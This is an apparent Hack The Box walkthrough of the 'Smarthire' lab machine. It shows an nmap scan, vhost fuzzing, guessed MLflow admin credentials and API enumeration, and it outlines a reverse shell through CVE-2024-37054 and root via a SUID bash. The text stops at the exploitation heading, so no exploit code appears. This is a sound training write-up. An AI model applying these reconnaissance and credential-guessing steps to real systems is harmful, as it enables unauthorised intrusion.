
Hack The Box: Smarthire Machine Walkthrough – Medium Difficulity
Medium Machine BurpSuite, Challenges, CVE-2024-37054, EthicalHacking, HackTheBox, Linux, MachineLearningSecurity, MLflow, mlflowctl.py, Penetration Testing, RedTeam, SUIDIntroduction to Smarthire:

In this writeup, we will explore the “Smarthire” machine from Hack The Box, categorized as an Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Smarthire” machine from Hack The Box by achieving the following objectives:
User Flag:
Initial access came through the vulnerable SmartHIRE application and its MLflow integration. The vulnerable model workflow then provided a reverse shell as the low-privileged svcweb user. From there, user.txt revealed the user flag.
Root Flag
The svcweb account provided the foothold needed to enumerate the system for privilege escalation. The vulnerable MLflow control script allowed malicious plugin code to execute with root privileges, creating a SUID Bash binary and an elevated shell. From the root shell, /root/root.txt revealed the root flag.
Enumerating the Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial 10.129.137.236Nmap Output:
┌─[dark@parrot]─[~/Documents/htb/smarthire]
└──╼ $nmap -sC -sV -oA initial 10.129.137.236
# Nmap 7.94SVN scan initiated Mon Sep 21 15:53:04 2026 as: nmap -sC -sV -oA initial 10.129.137.236
Nmap scan report for 10.129.137.236
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 41:3c:e3:bb:88:70:99:7f:b8:96:59:48:9b:85:98:69 (ECDSA)
|_  256 d5:9d:fd:6b:be:d8:39:6f:3f:43:ab:0e:f6:3e:22:db (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://smarthire.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 21 15:53:28 2026 -- 1 IP address (1 host up) scanned in 24.05 seconds
Analysis:
- Port 22 (SSH): OpenSSH 8.9p1 provides secure remote access to the target.
- Port 80 (HTTP): Nginx 1.18.0 hosts the web application and redirects requests to
smarthire.htb
Web Exploration on SmartHire machine:

The landing page of SmartHIRE (http://smarthire.htb) presents a modern AI-powered hiring platform. Navigation links include About, Products, Testimonials, and a Sign in button. The main hero section advertises “Modern Hiring Intelligence, built for velocity” along with feature cards for Model Registry, Resume Scoring, Audit Friendly, and Developer First.
Account Registration

Clicking Sign in redirects to /login. The page shows a clean “Welcome back” form requesting Username and Password, with a Login button and a link to create an account.

The registration form accepted the new credentials, and the user successfully created the account dark with a company name darknitte.
Model Training

After the user logs in, the dashboard greets them with “Welcome back, dark!” and presents two main actions: Train Model and Make Predictions. The Model Status panel shows that no model exists yet, while the CSV upload area stands ready for training data.

When the user expands the CSV Format Guide, the interface displays the required columns (name, skills, experience, etc.) along with a sample CSV that they can use to train the model.

After uploading a valid training CSV, the application reports “Model trained successfully!” and displays the generated model name (darknitte-2f9e84fb0265-model), version v1, and creation date.

Switching to the Make Predictions section shows the active model is ready. A single-resume CSV upload area is provided (limited to one resume at a time on the current plan) along with an “Analyze Resume” button.

The user selects the resume CSV (resume.csv), and the interface confirms the file is ready for analysis while waiting for the Analyze Resume action.

After the analysis completes, the model returns a perfect 100/100 Overall Fit Score and displays the message “Exceptional candidate! This person is a perfect fit for the role.”
Gobuster Enumeration on Smarthire machine

Virtual-host enumeration with Gobuster against smarthire.htb using a common subdomain wordlist completed without discovering any additional vhosts.

The tester ran a second virtual-host enumeration with Gobuster using the larger subdomains-top1million-20000.txt wordlist. The scan completed successfully but still returned no additional vhosts.

Switching to ffuf with more precise filtering (-fs 178) against the same wordlist revealed a valid virtual host: models.smarthire.htb. The response returned HTTP 401 with a different size, confirming the subdomain exists and requires authentication.
MLflow Enumeration

Navigating to http://models.smarthire.htb triggers a browser HTTP Basic Authentication dialog requesting a username and password.

Without credentials, the page simply displays: “You are not authenticated. Please see [MLflow authentication documentation] for details on how to authenticate.” This message confirms that the service runs an MLflow instance.

The authentication prompt accepted common credentials (admin + a guessed password) in an attempt to gain access to the MLflow interface.

After successful authentication, the MLflow web UI (version 2.14.1) loads. The Default experiment contains a recent run named beautiful-horse-251 that links to the model previously trained on the main SmartHIRE application (darknitte-2f9e84fb0265-model).

A query to the MLflow REST API endpoint /api/2.0/mlflow/registered-models/search returns JSON that details the registered model, its version, timestamps, and the artifact source path.

Opening the run beautiful-horse-251 shows full metadata: created by admin, Run ID, duration of 8.2 s, source gunicorn, and the registered model darknitte-2f9e84fb0265-model (v1).
MLflow Exploitation
